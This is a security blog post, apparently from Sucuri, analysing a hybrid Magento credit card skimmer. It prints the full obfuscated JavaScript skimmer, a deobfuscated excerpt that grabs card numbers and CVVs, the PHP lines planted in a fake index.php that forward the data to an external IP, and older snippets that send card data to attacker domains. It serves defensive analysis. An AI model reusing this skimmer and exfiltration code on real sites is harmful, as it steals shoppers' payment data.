Sucuri Blog

blog.sucuri.net/2020/06/evasion-tactics-in-hybrid-credit-card-skimmers.html

Denis Sinegubko June 5, 2020

The most common type of Magento credit card stealing malware is **client-side** JavaScript that grabs data entered in a checkout form and sends it to a third-party server controlled by the attackers.

Though popular with bad actors, one of the drawbacks of this approach is that it’s possible to track requests to suspicious servers if you monitor the traffic generated by checkout pages — or any other infected pages.

A lesser-known, but still very popular, type of skimmer can instead be found harvesting information **server-side**. For example, when hackers modify one of the core Magento PHP files or payment module files that initially get the payment data from the checkout form. In such files, if an attacker adds a few lines of code, they’ll be able to redirect the customer information to a downloadable static file, email it, or send it to a third-party server.

In the case of server-side skimmers, the infection is absolutely invisible from the outside. There is, however, one minor issue with this approach: It’s easy to spot modifications in core or known module files.

Hybrid Approach

In a hybrid approach, some hacker groups employ snippets of JavaScript that sends stolen data to their own server-side scripts on the same compromised site, essentially serving as an evasive maneuver which helps them avoid visible requests to third-party servers. Requests sent to the site’s own domain are usually less scrutinized.


The server-side PHP scripts which receive the stolen information usually send it to a third-party server, which is not detectable from the outside. The script is created in a new file with a legitimate-looking name, so that it can’t be easily compared with the original codebase. With a bit of effort, attackers can modify their malicious code to look quite natural and may be taken as just some benign customization.

These features allow the hybrid approach to circumvent some of the shortcomings found in both client-side and server-side skimmers — but not all of them, however. For example, the client-side part is detectable from the outside by web page scanners, and the server-side file will most likely be reported by integrity control tools as a new addition. Moreover, hybrid skimmers are more complex as they involve two separate parts written in two different languages (usually JavaScript and PHP) and may require access to both the file system and the database.

That being said, we *do* come across hybrid skimmers from time to time. Let’s discuss a real world example of malware employing this approach.

Client-Side of the Hybrid Skimmer


Similar to what our team regularly finds client-side on compromised ecommerce websites, the first part of the malware is a typical JavaScript skimmer with two layers of obfuscation:



```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String
)){while(c--){d[e(c)]=k[c]||e(c)}k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'
),k[c])}}return p}('3 a=[\'2g==\',\'2f/2e=\',\'2d==\',\'2h/2i==\',\'2m\',\'2l=\',\'2k/\',\'2j==\',\'2c=\',\'2b\',\'24\',\'23/22\',\'20\',\'21==\',\'25=\'
,\'26/2a=\',\'29\',\'28\',\'27==\',\'2n+2o==\',\'2F+\',\'2E=\',\'2D=\',\'2C/2G=\',\'2H\',\'1Z\',\'2L=\',\'2K\',\'2J=\',\'2I=\',\'2B=\',\'2A\',\'2t\',\'2s\'
,\'2r==\',\'2p=\',\'2q=\',\'2u==\',\'2v\',\'2z+2y=\',\'2x+\',\'2w\',\'2M/1O=\',\'1x==\',\'1y==\',\'1v==\',\'1z==\',\'1H=\',\'1A\',\'1E+\',\'1C\',\'1D+1G==\']
;(8(b,e){3 f=8(g){1F(--g){b[\'1t\'](b[\'1u\']())}};f(++e)}(a,1w));3 b=8(c,d){c=c-5;3 e=a[c];7(b[\'1e\']===W){(8(){3 h=8(){3 k;1B{k=1Y(\'w\\A(8()\\A\'+\'{}.1T
(\\1S\\1I\\1V)(\\A)\'+\');\')()}1X(l){k=z}w k};3 i=h();3 j=\'1W+/=\';i[\'L\']||(i[\'L\']=8(k){3 l=O(k)[\'1R\'](/=+$/,\'\');3 m=\'\';E(3 n=5,o,p,q=5;p
=l[\'1P\'](q++);~p&&(o=n%6?o*1U+p:p,n++%6)?m+=O[\'1p\'](1N&o>>(-y*n&F)):5){p=j[\'1M\'](p)}w m})}());3 g=8(h,l){3 m=[],n=5,o,p=\'\',q=\'\';h=L(h);E(3 t=5,u
=h[\'N\'];t<u;t++){q+=\'%\'+(\'1J\'+h[\'11\'](t)[\'1K\'](J))[\'1L\'](-y)}h=1Q(q);3 r;E(r=5;r<x;r++){m[r]=r}E(r=5;r<x;r++){n=(n+m[r]+l[\'11\'](r%l[\'N\']))%x
;o=m[r];m[r]=m[n];m[n]=o}r=5;n=5;E(3 v=5;v<h[\'N\'];v++){r=(r+9)%x;n=(n+m[r])%x;o=m[r];m[r]=m[n];m[n]=o;p+=O[\'1p\'](h[\'11\'](v)^m[(m[r]+m[n])%x])}w p}
;b[\'1l\']=g;b[\'X\']={};b[\'1e\']=!![]}3 f=b[\'X\'][c];7(f===W){7(b[\'1n\']===W){b[\'1n\']=!![]}e=b[\'1l\'](e,d);b[\'X\'][c]=e}G{e=f}w e};0=[5,b(\'3S\'
,\'T%\'),b(\'3A\',\'3E*o\'),b(\'3D\',\'1o&(\'),\'3x:\',b(\'3J\',\'#!V@\'),b(\'14\',\'I&h]\'),b(\'3U\',\'^3v\'),\'3u\'];8 4(c){7(Z[b(\'3C\',\'12!K\')](c))w
Z[b(\'3B\',\'1r\')](c);G w![]}8 15(){7(z[b(\'3F\',\'3z\')]-z[\'2N\']>19||z[b(\'3w\',\'3y\')]-z[b(\'3H\',\'3G\')]>19)w!![];G w![]}8 1q(){7(3O Y!==b(\'3T\'
,\'I&h]\')){7(Y[b(\'3R\',\'2^!C\')])0[9]=Y[b(\'3Q\',\'#!V@\')]}7(!0[5]&&4(0[9]+0[y])){1s=4(0[6]+\'3P\')[\'P\']+\'\\A\'+4(0[6]+b(\'3I\',\'M#16\'))[b(\'3K\'
,\'3L\')];10=4(0[6]+b(\'3N\',\'1a\'))[b(\'3M\',\'Q!3r\')];s=4(0[6]+0[D]+b(\'31\',\'I&h]\'));U=s[b(\'30\',\'2^!C\')][s[b(\'2Z\',\'32\')]][b(\'33\',\'17(!\')]
;7(4(0[6]+0[D]))7(4(0[6]+0[D])[b(\'36\',\'12!K\')][b(\'1d\',\'e)18\')]>9)U=4(0[6]+0[D])[b(\'9\',\'%35\')];c=4(0[6]+b(\'3s\',\'2^!C\'));7(c[b(\'34\',\'@2Y\'
)][b(\'2X\',\'2R\')]==y)13=c[\'P\'];G 13=c[b(\'2Q\',\'2P\')][c[b(\'2O\',\'#1g\')]][b(\'2S\',\'I&h]\')];1m=4(0[6]+0[F]+\'1\')[b(\'2T\',\'R!2W\')]+\'\\A\'+4
(0[6]+0[F]+\'2\')[b(\'2V\',\'e)18\')];1k=4(0[6]+\'2U\')[b(\'6\',\'B$]m\')];H=4(0[9]+\'37\')[b(\'38\',\'1b\')][b(\'3l\',\'17(!\')](/\\s/g,\'\');1h=4(0[9]+b
(\'3k\',\'1c\'))[b(\'3j\',\'1i\')];1f=4(0[9]+b(\'3m\',\'M#16\'))[b(\'J\',\'1a\')];S=4(0[9]+0[y])[\'P\'];c=H[b(\'3n\',\'1b\')];v=S[b(\'y\',\'1c\')];7(!15&&(c
==J&&v==14||c==1d&&v==6)){0[5]=9;i=Z[b(\'3q\',\'12!K\')](\'3p\');i[b(\'3o\',\'3i\')]=b(\'F\',\'1r\')+0[1j]+\'&h=\'+3h(3b(b(\'3a\',\'T%\')+1s+\'&H=\'+H+b
(\'D\',\'1o&(\')+1h+b(\'39\',\'#1g\')+1f+\'&3c=\'+S+b(\'3d\',\'#!V@\')+13+\'&10=\'+10+b(\'5\',\'1i\')+U+b(\'1j\',\'T%\')+1m+b(\'3g\',\'&3f\')+1k))}}}3e(\'1q
()\',3t);',62,243,'fp|||var|gid|0x0|0x4|if|function|0x1|||||||||||||||||||||||return|0x100|0x2|window|x20|||0x5|for|0x6|else|cn||0x10||atob||length|String|va
lue|||cv|izK|st||undefined|eHaMXo|payment|document|ci|charCodeAt|sN|co|0x3|fdb|VO|0S|ME|0x64|fszy|DRRH|Tjjc|0xf|EVmxQC|ey|GmR|em|HgSW|0x7|zp|LYujpZ|ad|YjWjmj
|fy|fromCharCode|sos|qUIn|fl|push|shift|czp9Vw|0xc9|w7t5woPCrg|w5TCl8KBQcOyOg|UyTCq0PCvA|XMK9w5oEwow0|try|w4HDusOdfsOX|XmU|wqVtDXE|while|YcKmbMKtJ8KSwoLDiA|J
8O5SikKw7E|x20this|00|toString|slice|indexOf|0xff|wovDusOpw54|charAt|decodeURIComponent|replace|x22return|constructor|0x40|x22|ABCDEFGHIJKLMNOPQRSTUVWXYZabcd
efghijklmnopqrstuvwxyz0123456789|catch|Function|ZsOjwqTCjMOz|w6E1wo0ww5jCjcOz|AmvCh8KWHQ|w47CrsOUBMKL|wod|FMO5XD4Xw6vDvsK3cwsu|wrjDusObTMKewqfCsVI|KcKqwpJuwr
3ClX8xw5d|wq1Ewo7Ds8KHDcOkwoHDkcOYCg|W8Ksw5AV|ZWcvUMOkecKoMsODwobCtwfCp8OS|wqDChcKew4k|e8KUN00g|w4PDo8OLXcOhwr4|WsKnw4wEwo8pHMO1Iw|DlMKCVkk|wq9Yd3|B2ZvQA|QHJ
|FWTDtU7DssOgNmnDiA|RQXCosOsw5E1c8OCw63CvQ|cTl|cMKgw4w|w6jDskEt|w60wwosrw5LCjcO0wrFTw5l|woPDng|CsO2wqLDhsO6KsKNfWtcwrYYwqA|OMKuwopewrQ|wr5vwp7DocOjw57DoR8Swq
bCvsOeaw|IyhlH8Kn|w47Ck8KDU8Oj|Ux3Do3TClQ|UcOaVMKmUmgR|w5nDp8OJT8Ow|V8OaXMK|w6M|w7rCpjF|KcO5A3owwqIe|B2FnEzY|wq|VcKzwqDCgmo|bsKcL0E|wpxcfHvDk8KRWljDnsOpwo7Cq
Vs|CoDhiwr3Dv3Ftw6nCmcKlNXU|LcK9woNKwqXClVc4w5xmwofCksKj|w60qwow3w4PCkcO5wqNfw4k|w7wAwpjCpsOmw48|QsKuw4VKFE52wrLCv8K9|fcOQwr0|wq9|innerHeight|0x1e|8Mge|0x12|
HKXK|0x18|0x2c|postcode|0x30|Hv|0x23|v9Q|0x2a|0x13|0xc|WV85|0x2f|0x20|kYL|0x2b|_cc_number|0x27|0x2e|0x25|encodeURIComponent|cvv|0x32|setInterval|pF5|0xb|btoa
|4m8a|0x28|0x11|0x2d|0x1b|0x33|0x21|img|0x1f|oY|0x24|0x2bc|twh|VRn|0x22|billing|TC6u|cQqt|0x26|0x17|0x16|0x15|w5|0x19|Ns4O|0xe|0x8|0x31|0x1d|zrSB|0x14|0x1c|t
ypeof|firstname|0x29|0x1a|0xa|0x9|0xd'.split('|'),0,{}));
```

Original JavaScript skimmer

Once deobfuscated, we find that it collects all the usual checkout form data such as credit card number, expiration date, first and last names, etc. However, unlike a typical Magecart script, this skimmer sends the stolen data to a URL on the same site instead of a specialized exfiltration URL on a third-party site.



```
ad = gid(fp[4] + fp[6] + '1')['value'] + ' ' + gid(fp[4] + fp[6] + '2')['value'];
zp = gid(fp[4] + 'postcode')['value'];
cn = gid(fp[1] + '_cc_number')['value']['replace'](/\s/g, '');
em = gid(fp[1] + '_expiration')['value'];
ey = gid(fp[1] + '_expiration_yr')['value'];
cv = gid(fp[1] + fp[2])['value'];
c = cn['length'];
v = cv['length'];
if (!fdb && (c == 16 && v == 3 || c == 15 && v == 4)) {
    fp[0] = 1;
    i = document['createElement']('img');
    i['src'] = '\\get.php?p=' + fp[7] + '&h=' + btoa(encodeURIComponent('&fln=' + fl + '&cn=' + cn + '&cem=
        ' + em + '&cey=' + ey + '&cvv=' + cv + '&co=' + co + '&ci=' + ci + '&st=' + st + '&ad=' + ad + '
        &zp=' + zp));
}
```


Sending payment data to get.php

More specifically, the script creates a new **image** tag with the **src** attribute pointing to the **/get.php** file on the same compromised site. The stolen data is passed along as **GET** parameters to that image.

Server-Side Part of the Hybrid Skimmer

Of course, that **/get.php** file has no intention of returning a real image. All it wants to do is obtain the payment details from the GET request whenever a browser tries to load the fake image.

In essence, the **get.php** file pretends to be a legitimate file. It's basically an old version of the **index.php** file from Magento 1.x with just a couple of lines of malicious code added: lines 25 and 35.



```
20   *
21   * @category   Mage
22   * @package    Mage
23   * @copyright  Copyright (c) 2008 Irubin Consulting Inc. DBA Varien (http://www.varien.com)
24   * @license    http://opensource.org/licenses/osl-3.0.php  Open Software License (OSL 3.0)
25   */$pvar='687474703a2f2f3138352e3131302e3133322e3232302f6c342e7068703f703d';
26
27  if (version_compare(phpversion(), '5.2.0', '<')===true) {
28      echo  '<div style="font:12px/1.35em arial, helvetica, sans-serif;"><div style="margin:0 0 25px 0; '
29          . 'border-bottom:1px solid #ccc;"><h3 style="margin:0; font-size:1.7em; font-weight:normal; '
30          . 'text-transform:none; text-align:left; color:#2f2f2f;">Whoops, it looks like you have an invalid PHP version.'
31          . '</h3></div><p>Magento supports PHP 5.2.0 or newer. <a href="http://www.magentocommerce.com/install" '
32          . 'target="">Find out</a> how to install</a> Magento using PHP-CGI as a work-around.</p></div>';
33      exit;
34  }
35  if($_GET['p']){@file_get_contents(hex2bin($pvar).$_GET['p'].'&h='.$_GET['h']);exit;}
36  $start = microtime(true);
37  /**
38   * Error reporting
39   */
40  error_reporting(E_ALL | E_STRICT);
41  ini_set('display_errors', 0);
```

Malware at the top of an old index.php file

Line 35 checks if there is a set "**p**" parameter of the request, then sends the value of this and the "**h**" parameters to a third-party exfiltration URL. The address of that exfiltration server is encrypted on line 25.

After the **hex2bin** decoding, "**687474703a2f2f3138352e3131302e3133322e3232302f6c342e7068703f703d**" turns into "**hxxp://185.110.132[.220/l4.php?p=**".

Previous Variations of Skimmers Used by the Same Bad Actors

Our team also traced more "classical" client-side skimmers back to this same server.

For example, in the **jshost[.]org** skimmer (**2019**), the decoded JavaScript malware looks very similar. It uses the same "**img**" trick, with the main difference of using an external exfiltration address rather than a local address.

```
...
i=document.createElement('img');
i.src='hxxps://msm.jshost[.]org/l3.php?
p=222'+encodeURIComponent('&fln='+fln+'&ct='+ct+'&cn='+cn+'&cem='+cem+'&cey='+cey+'&cv

...
```

An even older (**2016**) **scriptb[.]com** version of this skimmer also used the same img trick.

```
var i = document.createElement('img');
i.src = 'hxxps://scriptb[.]com/l2.php?p=197' + encodeURIComponent('&fln=' + fln +
'&ct=' + ct + '&cn=' + cn + '&cem=' + cem + '&cey=' + cey + '&cvv=' + cvv + '&co=' +
co + '&ci=' + ci + '&st=' + st + '&ad=' ++ '&zp=' + zp)
```

Both **jshost[.]org** and **scriptb[.]com** domains pointed to the same **185.110.132.220** server in Russia.

Since 2016, this very server has employed the exact same exfiltration filenames including **l.php**, **l2.php**, **l3.php**, **l4.php**.

If you try to open the files in a browser, you'll find a regular 404 page. However, when you request any other URL that really shouldn't be on the server, you'll get a slightly different 404 page, proving that the 404 response for these malicious **l.php** pages is fake.

Conclusion

Web skimmer authors are constantly testing new ways to circumnavigate detection and conceal their malware within compromised systems. To accomplish this and effectively harvest stolen data, one technique has been trending in credit card stealing malware: a hybrid approach, which sends stolen data to their own server-side scripts on the same compromised site.

For webmasters, this means it's really important that you are thorough during the cleanup process when reviewing and removing malware reported by external scanners. There may be server-side parts of the credit card skimmer still lurking on the site. File system integrity controls can be helpful for locating recently added or modified files.